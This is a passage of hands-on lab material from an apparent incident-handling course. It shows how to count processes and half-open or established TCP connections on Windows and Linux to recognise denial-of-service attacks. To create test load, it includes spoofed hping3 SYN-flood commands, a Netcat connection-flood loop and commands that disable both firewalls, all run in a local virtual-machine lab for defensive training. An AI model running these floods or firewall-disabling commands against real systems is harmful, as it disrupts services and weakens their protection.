- To accomplish this, use some commands to count the number of various items:
  - If you know the "normal" amount of a given item for a server, you can use these techniques to look for anomalies
- As incident handlers, we are sometimes called in to determine whether a denial-of-service attack is underway
  - The techniques covered in this lab help determine whether this is the case

In this lab, we look at command-line methods for counting the number of processes, half-open TCP connections, and full-open TCP connections on a target machine under a DoS attack, first on Windows and then on Linux.

As incident handlers, we can use these techniques to determine whether a system may be under a DoS attack that attempts to consume its resources.

Note that these techniques require that an investigator knows the reasonable or normal number of processes of a given name or TCP connections to a given port so that the investigator can evaluate whether he sees a deviation from the norm.

As incident handlers, we are often called upon to evaluate whether a system is under a DoS attack. The techniques covered in this lab are helpful in determining whether resource exhaustion is under way and the kinds of exhaustion we may face.

Commands for Counting

- On Windows, you can count the number of lines of output that contain [text] with:
  ```
  C:\> [command] | find /i /c "[text]"
  ```
- Alternatively, on Windows, you can count the number of lines of *any* output by running:
  ```
  C:\> [command] | find /c /v ""
  ```
- On Linux, you can count the number of lines of output with:
  ```
  $ [command] | grep -i -c [text]
  ```
- Alternatively, on Linux, you can count the number of lines of *any* output by running:
  ```
  $ [command] | wc -l
  ```


To count the number of relevant items that may be under exhaustion, we use the **find** command on Windows and the **grep** command on Linux.

On Windows, the **find** command is case-sensitive. Thus, we often invoke it with the /i option to make it case-insensitive. The /c option makes the find command count the number of lines in its output that contain the [text] we specify. Thus, to count the number of lines outputted by [command] that contain [text], we could run:

```
C:\> [command] | find /i /c "[text]"
```

Sometimes, instead of counting the number of lines that contain given [text], we simply want to count the total number of lines outputted by a given [command]. We can do this on Windows by piping [command] output through the **find** command, with the **/c** to make it count, and the **/v** command to make it count lines that DO NOT have something. We then specify a text string of "", that is, a blank string. By counting the number of lines that do not have nothing (purposeful double negative), we get the number of lines. The result is

```
C:\> [command] | find /c /v ""
```

On Linux, we count using the **grep** command, made case-insensitive with the **–i** option, used to count [text] with the **–c** flag, as follows:

```
$ [command] | grep -i -c [text]
```

Or if you want to count the number of lines of output of a command, regardless of the text in that output, you could simply pipe the command's output through the wordcount command (**wc**) with the linecount option (**-l**):

```
$ [command] | wc -l
```

Lab Flow

- Windows:
  - 1) Count processes with a given name
  - 2) Count half-open connections to a given port under a SYN flood
  - 3) Count full-open connections to a given port under a connection flood
- Linux:
  - 4) Count processes with a given name
  - 5) Count half-open connections to a given port under a SYN flood
  - 6) Count full-open connections to a given port under a connection flood
- Remember the goal of the lab; it's not about how to launch DoS attacks; it is about how to count resources to help recognize such attacks

Here is the flow of this lab. We start with Windows. First, we look at process exhaustion and a method for counting processes based on their name. We then look at counting half-open connections on Windows and see how those counts change under a SYN flood. Then, we look at counting full-open connections, in which the TCP three-way handshake has been completed, counting the number of established connections on our machines during an attack.


We then turn our attention to Linux, applying the same steps, but with slightly different techniques from Windows. We look at counting processes, followed by half-open connections, followed by full-open connections, all while we launch attacks against our systems to see how these counts change.

Remember, the goal of this lab is not to learn how to launch DoS attacks. Instead, it is to learn how to count the number of various critical items on our machines to determine whether we are under such attack. That's the vital lesson here.

Note that the techniques we cover are not limited to counting processes and TCP connections. These techniques can be tweaked to count other kinds of resources as well, such as ARP entries, Windows services, and numerous other items that may come under exhaustion attacks.

Make Sure Linux and Windows Are Networked Together

- To start, make sure you can ping Windows from Linux and vice versa, using host-only networking:
  - In Linux: `$ ping [WindowsIPAddr]`
  - In Windows: `C:\> ping [LinuxIPAddr]`
- DISABLE YOUR LINUX FIREWALL
  `# iptables -F`
- DISABLE YOUR WINDOWS FIREWALL
  `C:\> netsh firewall set opmode disable`
  `C:\> netsh advfirewall set allprofiles state off` (For Windows 8+ systems)



Before we start the heart of the lab, make sure that your Windows machine and Linux guest system are networked together. We need to launch DoS packets from one to the other.

You should use "host-only" networking in VMware, having configured VMnet1 with a Windows IP address on the 10.10.0.0/16 network (such as 10.10.0.1). Your Linux guest IP address should be on the same subnet, with an address such as 10.10.75.1.

On Linux, make sure you can ping Windows:

```
$ ping [WindowsIPAddr]
```

In Windows, make sure you can ping Linux:

```
C:\> ping [LinuxIPAddr]
```

Also, because you don't want any RESET packets tearing down the TCP connection state that your attacks are trying to consume, DISABLE YOUR LINUX FIREWALL:

```
# ifconfig eth0 10.10.75.1/16
# iptables -F
```

And, finally, DISABLE YOUR WINDOWS FIREWALL:

```
C:\> netsh firewall set opmode disable
C:\> netsh advfirewall set allprofiles state off (For Windows 8+
systems)
```

1) Counting Running Processes in Windows (1)

- In this component of the lab, explore how to count processes of a given name:
  - An attacker may launch processes to overwhelm a system
- Experiment with notepad.exe
- Use a FOR loop to spawn 20 notepads's
- Use the Windows tasklist command to list processes and the find command to count them


For the first resource exhaustion attack we analyze, we look at counting processes with a given name. An attacker may try to launch a large number of processes on a machine, overwhelming its process table.

For this component of the lab, we experiment with a benign process, simply running notepad.exe. To keep our systems from crashing, we run 20 copies of notepad.exe, a large number but something that a Windows machine should handle.

We use a cmd.exe FOR loop to spawn the notepad.exe processes.

Then, to count the number of running processes, we use the tasklist command with the **find** command for counting.

Finally, we kill the processes based on their name using the **WMIC** command.



Start by counting the number of processes named notepad.exe running on your machine. There are likely none because you haven't created any yet. :

```
C:\> tasklist | find /i /c "notepad.exe"
```

Now, launch a single notepad:

```
C:\> notepad.exe
```

Count again, and you should see one:

```
C:\> tasklist | find /i /c "notepad.exe"
```

Now, run a for loop with the following parameters. The /L tells the loop to increment over integers. You must put in an iterator variable even though you won't use it. The variable we choose is %i, a common default letter for an incrementing variable. We then have the "in" component of the loop, in which we specify a start value of 1 for our variable, counting in steps of 1, counting all the way through 20 (1,1,20). At each iteration through the loop, we run the notepad.exe command, prefaced with an @ so that the loop does not display the notepad.exe command at each iteration through the loop. In other words, the @ turns off command echo. The result is

```
C:\> for /L %i in (1,1,20) do @notepad.exe
```

You see notepad.exe's filling your screen.

Now, count again, and you should see 21 notepad.exe (the original 1 plus 20 more) processes:

```
C:\> tasklist | find /i /c "notepad.exe"
```

Finally, kill the processes using WMIC:

```
C:\> wmic process where name="notepad.exe" delete
```

Another fun thing to try, after all the other parts of this lab are done, is to see just how many notepad.exe instances you can start...before your system crashes.

2) Counting Half-Open Connections in Windows (1)

- Choose a listening port on your Windows machine that you can bombard with SYN packets:
  `C:\> netstat -na | find /i "listening"`
- On most Windows machines, 445 is a useful option
- Do not use a Netcat listener because it is not persistent (even with the –L option, it still closes the port before it starts relistening)
- Use the **netstat** and **find** commands to count half-open connections (in the "SYN_RECEIVED" state)
- Launch SYN packets from Linux to Windows using the packet-crafting tool hping on Linux
- To make this work, use a spoofed source address for the SYN packets of 10.10.11.11

For the next component of the lab, we count half-open connections on Windows.


To start, we need to choose a listening port on Windows. We recommend that you use TCP 445, which should be listening on your Windows machine. You can verify that 445 is listening or find another listening port to use on Windows by running:

```
C:\> netstat -na | find /i "listening"
```

Do not use a Netcat listener to open a listening port for this lab because Netcat allows only one connection at a time. Even with the **–L** option, Netcat still closes the port before it starts listening again, freeing up any connection state allocated on the port. Thus, Netcat isn't suitable for this lab.

To analyze the status of the port, use the **netstat** command to list TCP and UDP ports, which you then send through the **find** command to focus on the port we're interested in. Then use **find** with the **/c** option to count lines of output with an indication of the half-open TCP connection (the SYN_RECEIVED state in Windows netstat output).

To launch our attack, we use the hping packet-crafting tool on Linux to attack Windows. We configure hping to send SYN packets from a spoofed source address of 10.10.11.11 against our Windows machine.



For this component of the lab, start in Step A by counting the number of half-open connections you have on port 445 of your Windows machine:

```
C:\> netstat -na | find "445" | find /i /c "syn_received"
```

You likely do not see half-open connections because we haven't started the attack yet.

Then, in Step B, use hping on Linux to launch 20 (--count 20) SYN packets (--syn) spoofing the source address of 10.10.11.11 (--spoof 10.10.11.11) to destination port 445 (-p 445) on your Windows machine. Hping by default sends one packet per second.


```
# hping3 --syn --count 20 --spoof 10.10.11.11 -p 445 [WindowsIPaddr] <--
```
Should be 10.10.0.1

In Step C, as hping is running, rerun your **netstat** command to count the half-open connections on Windows. Simply press the Up arrow key and Enter to rerun it. You should see the number of half-open connections ratcheting upward as hping runs:

```
C:\> netstat -na | find "445" | find /i /c "syn_received"
```

After hping is done, the half-open connections gradually start to time out, eventually returning to 0.

*****Note that if you use a system with a language pack other than English, it may not say RECEIVED.*****



For our third component of this lab, we launch full-open connections from Linux to Windows. To accomplish this, we use a short and simple shell script on Linux that relies on a while loop to invoke Netcat to connect to our Windows machine on TCP 445 (20 times). That'll be a full-open connection, completing the three-way handshake.


You can view the script using your favorite Linux editor, such as vi, emacs, or anything else that suits your fancy. To do so in Linux with **gedit**, you'd run:

```
# gedit /home/tools/504_DoS_ex/connect.sh
```

Look at the script pictured on the slide, which simply starts a counter out at 0 and runs a while loop while the count is less than 20. It invokes Netcat at each iteration through the loop to connect to ***[WindowsIPaddr]*** on port 445, running in the background (&). We increment the counter at each iteration through the loop. Thus, the loop runs from 0 to 19—that is, 20 times.

NOTE that the ` before the expr and after the 1 in our script is the unshifted tilde (~) key on most U.S. keyboards. It is not an open quote, but is instead a backtick!

Finally, make sure the script contains the IP address of your Windows target machine.



This component of the lab should look like what you see on this slide. In Step A, we count the number of full-open connections (which Windows netstat lists as "ESTABLISHED") to port 445 using the following command:

```
C:\> netstat -na | find "445" | find /i /c "established"
```

There should be zero for now because we haven't started the attack yet.

In Step B, on Linux, launch the connect.sh script as follows:

```
# /home/tools/504_DoS_ex/connect.sh
```

Then, in Step C, periodically rerun the **netstat** command to see the number of full-open connections to TCP port 445. It should rapidly go up to 20:

```
C:\> netstat -na | find "445" | find /i /c "established"
```

After a minute or so, the number of connections should subside.

Consider how you could use the **netstat** command with a find command to determine the IP address of the machine(s) that have made these connections. Write that command here:

_____

4) Counting Running Processes in Linux (1)

- Experiment with xeyes, a simple GUI application
- Use a script with a simple while loop to spawn 20 xeyes:
  - Review the script:

```
# gedit
  /home/tools/504_DoS_ex/xeyes
  _loop.sh
```

- Use the **ps** command to list processes and the **grep** command to count them

Open | xeyes_loop.sh — /home/tools/504_DoS_ex


```
#!/bin/bash
count=0
while [ $count -lt 20 ]; do
        xeyes &
        count=`expr $count + 1`;
done
```


We now shift from a Windows target to a Linux target, looking at how we can count resources on Linux to determine whether certain DoS attacks are underway. We start with a process-hogging attack, launching the xeyes GUI tool 20 times and then counting it on our systems.

We start by using another simple script, similar to the connect.sh script we created earlier. It is called xeyes_loop.sh. Open it in an editor and see how this script runs xeyes in the background (xeyes &). That is, at each iteration through the script, the xeyes program is executed in the background, for a total of 20 processes running xeyes.

```
# gedit /home/tools/504_DoS_ex/xeyes_loop.sh
```

Next, we use the **ps** command to get a list of processes, which we'll search for a specific process name (xeyes) and count using **grep**.



First, look for running processes associated with xeyes:

```
# ps aux | grep xeyes
```

You may see one process, which is ps seeing that **grep** xeyes is running. This is not xeyes; it is merely the **grep** command with xeyes at its command invocation.

Now, count the number of processes associated with xeyes:

```
# ps aux | grep -c xeyes
```

Again, you may see one process, which is simply "grep xeyes." Depending on the performance of your machine and a race condition, you may or may not see this one process.

Now, launch the xeyes_loop.sh script. You should see 20 sets of eyes appearing on your GUI:

```
# /home/tools/504_DoS_ex/xeyes_loop.sh
```

Now, count the number of processes associated with xeyes:

```
# ps aux | grep -c xeyes
```

You can then kill them all with the following command:

```
# killall -9 xeyes
```

The **–9** is the kill signal, which cannot be caught by a process and handled. Instead, it should kill the processes immediately.

Finally, make sure that they are all gone (except possibly 1) by running

```
# ps aux | grep -c xeyes
```

5) Counting Half-Open Connections in Linux (1)

- Choose a listening port on your Linux machine that you can bombard with SYN packets:

```
# systemctl start sshd.service
# netstat -nat | grep -i listen
```

- On the course VMware image, TCP 22 is a useful option
- Do not use a Netcat listener because it is not persistent
- Use the **netstat** and **grep** commands to count half-open connections (in the "SYN_RECV" state)
- Launch SYN packets from Linux to Linux using the packet crafting tool hping on Linux
- To make this work, use a spoofed source address for the SYN packets of 10.10.11.11:
  - But, on Linux, it won't go into the half-open state for long unless it can get ARP information about 10.10.11.11
  - Thus, preload the ARP cache using the **arp –s** command

For our next lab component, we count half-open connections in Linux. We start out by choosing a listening TCP port in Linux, running the command:

```
# systemctl start sshd.service
# netstat -nat | grep -i listen
```

The **–t** option in netstat indicates that we want only TCP ports. This helps us keep clutter down and it helps us focus only on TCP ports.


TCP port 22 (associated with sshd) should be listening. Verify that it is.

Let's attack that port with SYN packets for this part of the lab. Again, don't use a Netcat listener as the target process and port because it isn't persistent on Linux.

We use the Linux netstat program together with the **grep** command to list and count the number of half-open connections, which are in the "SYN_RECV" state displayed by Linux **netstat**. We launch the SYN packets using hping on Linux against our Linux box, again spoofing the source address of 10.10.11.11.

